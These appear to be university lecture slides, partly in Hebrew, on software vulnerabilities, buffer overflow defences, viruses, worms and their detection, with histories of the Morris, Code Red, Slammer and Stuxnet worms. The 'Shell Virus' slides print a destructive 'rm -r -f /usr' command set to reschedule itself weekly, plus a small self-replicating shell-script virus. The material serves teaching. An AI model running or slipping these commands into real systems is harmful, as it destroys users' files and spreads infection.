
אבטחת סייבר

(אבטחת מידע/מחשבים/מערכות ממוחשבות/...)



המצגת הינה לשימוש פנימי בלבד

אין לצלם או לעשות שימוש שלא במסגרת הקורס

בפעם הקודמת

- בקרת גישה (Access Control) ב-Linux ו-Windows
- פגיעות Buffer Overflow (BO)
- הגנות מול BO ומימושן ב-Windows

היום

- פגיעויות נוספות
- וירוסים ותולעים
- נושאים נוספים ככל שירשה הזמן

Vulnerabilities

חולשות

- בכל מערכת (תוכנה או חומרה) קיימות חולשות (נקודות תורפה, חורי אבטחה)
- יצרניות מערכות תוכנה/תוכנה-חומרה, כמו גם חוקרים מקהיליית האבטחה, מחפשים באופן תמידי אחר נקודות תורפה במערכות
  - לדוגמא : מיקרוסופט התחייבה לפרסם מידע על נקודת התורפה, תוך 90 יום מזמן שנודע לה עליה
  - כיום מפרסמת מיקרוסופט פעם בחודש (patch Tuesday) תיאור של חורי האבטחה, ותיקונים (Patches) עבורם
- מירב נקודות התורפה הן תוצאה של באגים בתכנות או בתכנון
- חלק הארי נובע מחוסר בדיקות תקינות של מספר, תחום ואורך של פרמטרים, או חריגה מחוצצים

Exploits – התקפות

- התקפות (Exploits) שמנצלות חורי אבטחה (Vulnerabilities) יכולות להיות מקומיות או מרוחקות:
  - Local Exploits – התקפות שמחייבות גישה אל המערכת (משמע שבכדי להפעיל אותן צריך להיות משתמש לגיטימי של המערכת)
  - Remote Exploits – התקפות שניתן להפעילן "מרחוק", מבלי להיות משתמש של המערכת

- בעידן האינטרנט חור אבטחה שניתן לניצול מרחוק, הוא יותר קריטי מחור אבטחה שניתן רק לניצול מקומי


חולשות והתקפות Zero-Day

- מירב ההתקפות (וירוסים, תולעים) הגדולות ניצלו חורי אבטחה, שפורסמו עבורם תיקונים (patches)
- מירב כלי ההגנה מתגוננים כנגד התקפות ידועות, או התקפות שמנצלות חורי אבטחה ידועים
  - למשל Anti-Virus
  - למשל IPS (Intrusion Prevention Systems)
- התקפה או חור אבטחה שטרם התפרסם עבורם תיקון (patch) נקראים Zero-day attack
  - או Zero-day vulnerability

חולשות אבטחה

- חולשות אבטחה נובעות ממגוון רחב של סיבות
  - תכנות שאינו עומד בדרישות רגילות של הנדסת תוכנה
    - למשל, חוסר בדיקת חריגה ממערכים או מתחום קלט חוקי
  - הנחות שאינן מתקיימות
    - למשל, תוקף יכול לשנות תוכן של קובץ שהתכנית משתמשת בו
  - הנדסה חברתית
    - תוקף יכול פשוט לבקש את הסיסמא ("בבקשה")
  - מנשק למשתמש מבלבל
    - תצוגה לא מלאה של נתונים, או פקודה לא ברורה
  - ועוד
- הפתרון הכי טוב הוא פשוט להיות מודע
  - ולפתח בהתאם
  - לעיתים זה דורש יותר עבודה, או קוד יותר מסובך
  - אבל לפעמים זה אפילו יותר פשוט

Vulnerabilities – Buffer Overflow




- (a) Situation when main program is running
- (b) After program *A* called
- (c) Buffer overflow shown in gray


Buffer Overrun Defenses in Windows

- many compromises exploit buffer overruns
- Windows Vista has "Stack-Based Buffer Overrun Detection (/GS)" default enabled
  - source code compiled with special /GS option
  - does not affect every function; only those with at least 4-bytes of contiguous stack data and that takes a pointer or buffer as an argument
- defends against "classic stack smash"

Windows Stack and /GS flag



(a) Without /GS option



(b) With /GS option

Buffer Overrun Defenses

- No eXecuteNamed (NX) / Data Execution Prevention (DEP) / eXecution Disable (XD)
  - prevent code executing in data segments
  - as commonly used by buffer overrun exploits
  - applications linked with /NXCOMPAT option
- Stack Randomization (Vista only)
  - randomizes thread stack base addresses

Other Defenses

- Image Randomization (ASLR)
  - O/S boots in one of 256 configurations
  - makes O/S less predictable for attackers
- Service Restart Policy
  - services can be configured to restart if fail
  - great for reliability but lousy for security
  - Vista sets some critical services so can only restart twice, then manual restart needed
  - gives attacker only two attempts

Vulnerabilities – Others

- OWASP (The Open Web Application Security Project) Top 10
- Others
  - Clickjacking
  - Cross Site Request Forgery
  - ROP
  - Many more, see e.g. OWASP

Malicious code

- *Viruses* – A virus is a program that attaches itself to another program, propagates, and usually causes some data destruction. General virus detection is an undecidable problem, but we can detect specific viruses.

- *Worms*—A worm is a program that propagates itself without infecting the host.

- *Trojan Horses*—A Trojan Horse is an apparently useful program that has hidden functions, usually harmful.

Viruses vs. Worms

- Viruses don't break into your computer – they are invited by you
  - They cannot spread unless you run infected application or click on infected attachment – recent RSA breach.
  - Early viruses spread onto different applications on your computer
  - Contemporary viruses spread as attachments through E-mail, they will mail themselves to people from your address book
- Worms break into your computer using some vulnerability, install malicious code and move on to other machines
  - You don't have to do anything to make them spread
  - Recent Stuxnet worm.


Viruses vs. Trojans

- Viruses attach themselves to other executables
  - For example, a shell virus
  - They can infect any executable
- Trojans claim to be other executables but instead contain malicious code
  - For example, a cool new game is advertised on the Web site but it also contains malicious code – recent Android apps
  - Trojan code will not spread to other programs on your machine, it will simply gain access and do malicious stuff

Viruses - program “segments”


- Program segments attached to another executable
- When program is run, the virus proliferates
- Numerous possible actions:
  - erasing, modifying, encrypting files
  - display extortion note: send $$$
  - damage boot sector on hard disk (or ask for password..)
- Defenses:
  - look for ***known viruses*** in files
  - perform checksum on files
  - make directories of binary files *unwritable* for users...

How Viruses Work



- An executable program
- With a virus at the front
- With the virus at the end
- With a virus spread over free space within program

How Viruses Work



- After virus has captured interrupt, trap vectors
- After OS has retaken printer interrupt vector
- After virus has noticed loss of printer interrupt vector and recaptured it

Macro Virus

- became very common in mid-1990s since
  - platform independent
  - infect documents
  - easily spread
- exploit macro capability of office apps
  - executable program embedded in office doc
  - often a form of Basic
- more recent releases include protection
- recognized by many anti-virus programs

Macro Virus

- became very common in mid-1990s

- **Panic like it's 1999: Microsoft Office macro viruses are BACK**
  - 8 Jul 2014

- **Microsoft Word Macro Viruses Make Dangerous Comeback**
  - Jun 10, 2016

Shell Virus

The one-liner: rm -r -f /usr

says, ‘‘Recursively (`-r`), and without bothering me with diagnostics (`-f`), remove all the files you can from users’ directories.’’

Place in the file `earthquake` (in a write-protected directory),

```
rm -r -f /usr
```

```
at 0200 sunday earthquake
```

Submit it for execution at 2AM next Sunday:

```
at 0200 sunday earthquake
```

After the earthquake happens, another will be scheduled for the following week, and so on. The program will reproduce itself even across computer outages.

Shell Virus

```
for i in * #virus#
do case "`sed 1q $i`" in    #is it a shell script?
   "#!/bin/sh")
    grep '#virus#' $i >/dev/null ||     #infected?
    sed -n '/#virus#/,$p' $0 >>$i       #infect
  esac
done 2>/dev/null              #hide all output
```

Antivirus Techniques

- Integrity checkers
- Behavioral checkers
- Virus avoidance
  - good OS
  - install only shrink-wrapped software
  - use antivirus software
  - do not click on attachments to email
  - frequent backups
- Recovery from virus attack
  - halt computer, reboot from safe disk, run antivirus

Anti-Antivirus Techniques

```
MOV A,R1
ADD B,R1
ADD C,R1
SUB #4,R1
MOV R1,X
```

(a)

```
MOV A,R1
NOP
ADD B,R1
NOP
ADD C,R1
NOP
SUB #4,R1
NOP
MOV R1,X
```

(b)

```
MOV A,R1
ADD #0,R1
ADD B,R1
OR R1,R1
ADD C,R1
SHL #0,R1
SUB #4,R1
JMP .+1
MOV R1,X
```

(c)

```
MOV A,R1
OR R1,R1
ADD B,R1
MOV R1,R5
ADD C,R1
SHL R1,0
SUB #4,R1
ADD R5,R5
MOV R1,X
MOV R5,Y
```

(d)

```
MOV A,R1
TST R1
ADD C,R1
MOV R1,R5
ADD B,R1
CMP R2,R5
SUB #4,R1
JMP .+1
MOV R1,X
MOV R5,Y
```

(e)

Examples of a polymorphic virus

All of these examples do the same thing

Detection strategies

- **Scanners** - viruses with fixed signatures (static viruses) are easy to detect by a simple scanner-needs user to keep up to date the signature lists that scanner uses

- encrypting virus with an invariant decryption engine - can be detected as for simple virus

Detection strategies

- viruses that are polymorphic can be detected using **heuristic scanning techniques**
- Look for standard methods to escape detection (e.g. morphed code has lots of jump instructions in the code for no good reason) or unusual actions that might damage the system or user files (e.g. code that attempts to delete important system files or all files in a given category like all .doc files)

Detection strategies

♣ **Activity monitoring** - since viruses do fairly standard things - an anti-virus program can be set-up to be resident in memory where it can

♥ monitor activity on the computer for the occurrence of the sorts of things viruses do (or have a list of actions that should not be allowed to happen without user explicit consent)

♥ interrupt/suspend execution of any programs that are doing something suspicious - on disallowed list

♥ warn user about suspicious program and its activity

Detection strategies

- **Integrity checking - checksums or hash values** (message digests) from a hash function are computed for each file and appended to the file. If file changes then hash value will be incorrect for the file.
- It gives an indication for the presence of a virus activity, although it does not identify the virus responsible
- However, when a virus infects a file, it may re-compute hash value for file+virus, producing a hash value that is correct for the infected file

Detection strategies

- Solution- encrypt the hash value before appending it to the file

- hash value is effectively acting as a digital signature for the files to authenticate that they have not been modified in an unauthorised manner

Generic Decryption

- runs executable files through GD scanner:
  - CPU emulator to interpret instructions
  - virus scanner to check known virus signatures
  - emulation control module to manage process
- lets virus decrypt itself in interpreter
- periodically scan for virus signatures
- issue is long to interpret and scan
  - tradeoff chance of detection vs time delay

Prevention strategies

- Standard prevention policy:

1. Only download or install software or open documents (input files to the system) from sources that are deemed **trustworthy** = sources which you believe do not intend to try and deliberately cause damage to your system AND have a sufficiently secure system as to make it unlikely that they will pass on a virus
2. Scan files that are inputs to the system whatever the source

Prevention strategies

3. Reduce usage/access rights for various activities and resources in the system,

- to prevent certain types of virus from running e.g. you can disable auto-running of document macros, disable script execution (JavaScript, etc) in various applications and ActiveX controls
- to limit damage a virus might cause e.g. by use of activity monitoring (discussed earlier) with a list of actions that need explicit user consent before being executed

Removal and recovery

♣After detection of a virus recovery from a virus infection is 2 fold:

1. Removal (**disinfection**) of viruses from system -

♥can often remove a virus from infected files without damage- original file was not corrupted

♥deletion of infected files where virus cannot be separated from them

2. Recovery of files deleted or modified by action of the virus or deleted in disinfection process – backups!!!

What is a Worm?

- A program that:
  - Scans network for vulnerable machines
  - Breaks into machines by exploiting the vulnerability
  - Installs some piece of malicious code – backdoor, DDoS tool (botnets)
  - Moves on
- Unlike viruses
  - Worms don't need any user action to spread – they spread silently and on their own
  - Worms don't attach themselves onto other programs – they exist as a separate code in memory
- Sometimes you may not even know your machine has been infected by a worm

Why Are Worms Dangerous?

- They spread **extremely** fast
- They are silent
- Once they are out, they cannot be recalled
- They usually install malicious code
- They clog the network

First Worm Ever – Morris Worm

- Robert Morris, a PhD student at Cornell, was interested in network security
- He created the first worm with a goal to have a program *live* on the Internet in Nov. 1988
  - Worm was supposed only to spread, fairly slowly
  - It was supposed to take just a little bit of resources so not to draw attention to itself
  - But things went wrong …
- Worm was supposed to avoid duplicate copies by asking a computer whether it is infected
  - To avoid false "yes" answers, it was programmed to duplicate itself every 7th time it received "yes" answer
  - This turned out to be too much

First Worm Ever – Morris Worm

- It used four attack vectors (some used “zero day”, i.e. unknown, vulnerabilities) to break in
  - A bug in sendmail
  - A bug in finger deamon
  - A trusted hosts feature (/etc/.rhosts)
  - Password guessing
- Worm was replicating at a much faster rate than anticipated
- At that time Internet was small and homogeneous (SUN and VAX workstations running BSD UNIX)
- It infected around 6,000 computers, one tenth of then-Internet, in a day

First Worm Ever – Morris Worm


- People quickly devised patches and distributed them (Internet was small then)
- A week later all systems were patched and worm code was removed from most of them
- No lasting damage was caused
- Robert Morris paid $10,000 fine, was placed on probation and did some community work
- Worm exposed not only vulnerabilities in UNIX but moreover in Internet organization
- Users didn't know who to contact and report infection or where to look for patches

First Worm Ever – Morris Worm

- In response to Morris Worm DARPA formed CERT (Computer Emergency Response Team) in November 1988
  - Users report incidents and get help in handling them from CERT
  - CERT publishes security advisory notes informing users of new vulnerabilities that need to be patched and how to patch them
  - CERT facilitates security discussions and advocates better system management practices

Code Red

- Spread on July 12 and 19, 2001
- Exploited a vulnerability in Microsoft Internet Information Server that allows attacker to get full access to the machine (turned on by default)
- Two variants – both probed random machines, one with static seed for RNG, another with random seed for RNG (CRv2)
- CRv2 infected more than 359,000 computers in less than 14 hours
  - It doubled in size every 37 minutes
  - At the peak of infection more than 2,000 hosts were infected each minute
  - Rate can be modeled mathematically



- $e^{(K(t-T))} / 1 + e^{(K(t-T))}$, K=1.8 T=11.9
- Max probe rate:510.000 scans per hour
- Came close to saturation before turning off


Sapphire/Slammer Worm

- Spread on January 25, 2003
- The fastest computer worm in history
  - It doubled in size every 8.5 seconds.
  - It infected more than 90% of vulnerable hosts within 10 minutes
  - It infected 75,000 hosts overall
- Exploited buffer overflow vulnerability in Microsoft SQL server, discovered 6 months earlier

Sapphire/Slammer Worm

- No malicious payload
- The aggressive spread had severe consequences
  - Created DoS effect
  - It disrupted backbone operation
  - Airline flights were canceled
  - Some ATM machines failed

Sapphire/Slammer Worm



Why Was Slammer So Fast?

- Both Slammer and Code Red 2 use random scanning
  - Code Red uses multiple threads that invoke TCP connection establishment through 3-way handshake – must wait for the other party to reply or for TCP timeout to expire
  - Slammer packs its code in single UDP packet – speed is limited by how many UDP packets can a machine send

מודל רשת ה- Internet


Application
TCP (תובלה)
IP (רשת)
MAC (פיזית)

בשל המורכבות העבודה מתחלקת בין שכבות.

כל שכבה מתקשרת פיזית עם השכבות הסמוכות לה, ולוגית עם השכבה המקבילה לה.


מודל רשת ה-Internet

עיבוד חבילה בשליחה



מודל רשת ה-Internet

עיבוד חבילה בקבלה



מודל רשת ה-Internet

מבנה החבילה ותפקיד כל שכבה

- MAC header – משתנה לפי המדיה הפיזית. מכיל את כתובת ה-MAC ואינפורמציה נוספת.
- IP header – מכיל בין היתר: כתובות IP של השולח, והמקבל, TTL, הפרוטוקול הבא (TCP/UDP או אחר), וגרסת פרוטוקול IP.
- UDP/TCP header מכיל: מספרי הפורטים של השולח והמקבל. TCP מכיל בנוסף חיוויים (syn/ack) ומספרים סידוריים.

מודל רשת ה-Internet

מושגים במודל שצריך לזכור ולהבין (רשימה חלקית):

Connectionless/Connection oriented

Reliable/Unreliable

3-way handshake (SYN, SYN-ACK, ACK)


Gateways

Ports

Sockets

מודל רשת ה-Internet

עולם הרשת



Why Was Slammer So Fast?

- Both Slammer and Code Red 2 use random scanning
  - Code Red uses multiple threads that invoke TCP connection establishment through 3-way handshake – must wait for the other party to reply or for TCP timeout to expire
  - Slammer packs its code in single UDP packet – speed is limited by how many UDP packets can a machine send


Stuxnet Worm

- Discovered in June/July 2010
- Targets industrial equipment
- Uses Windows vulnerabilities (known and new) to break in
- Installs PLC (Programmable Logic Controller) rootkit and reprograms PLC
  - Without physical schematic it is impossible to tell what's the ultimate effect
- Spread via USB drives
- Updates itself either by reporting to server or by exchanging code with new copy of the worm
- See also "Flame"

Scanning Strategies

- Many worms use **random scanning**
- This works well only if machines have very good RNGs with different seeds
- Getting large initial population represents a problem
  - Then the infection rate skyrockets
  - The infection eventually reaches saturation since all machines are probing same addresses


Random Scanning



Scanning Strategies

- Worm can get large initial population with **hitlist scanning**
- Assemble a list of potentially vulnerable machines prior to releasing the worm – a *hitlist.* E.g., through a slow scan
- When the scan finds a vulnerable machine, hitlist is divided in half and one half is communicated to this machine upon infection
  - This guarantees **very** fast spread – under one minute!


Hitlist Scanning



Scanning Strategies

- Worm can prevent die-out in the end with **permutation scanning**
- All machines share a common pseudorandom permutation of IP address space
- Machines that are infected continue scanning just after their point in the permutation
  - If they encounter already infected machine they will continue from a random point
- **Partitioned permutation** is the combination of permutation and hitlist scanning
  - In the beginning permutation space is halved, later scanning is simple permutation scan

Permutation Scanning



Worm Countermeasures

- overlaps with anti-virus techniques
- once worm on system A/V can detect
- worms also cause significant net activity
- worm defense approaches include:
  - signature-based worm scan filtering
  - filter-based worm containment
  - payload-classification-based worm containment
  - threshold random walk scan detection
  - rate limiting and rate halting

Worm Defense

- Three factors define worm spread:
  - Size of vulnerable population
    - Prevention – patch vulnerabilities, increase heterogeneity
  - Rate of infection (scanning and propagation strategy)
    - Deploy firewalls
    - Distribute worm signatures
  - Length of infectious period
    - Patch vulnerabilities after the outbreak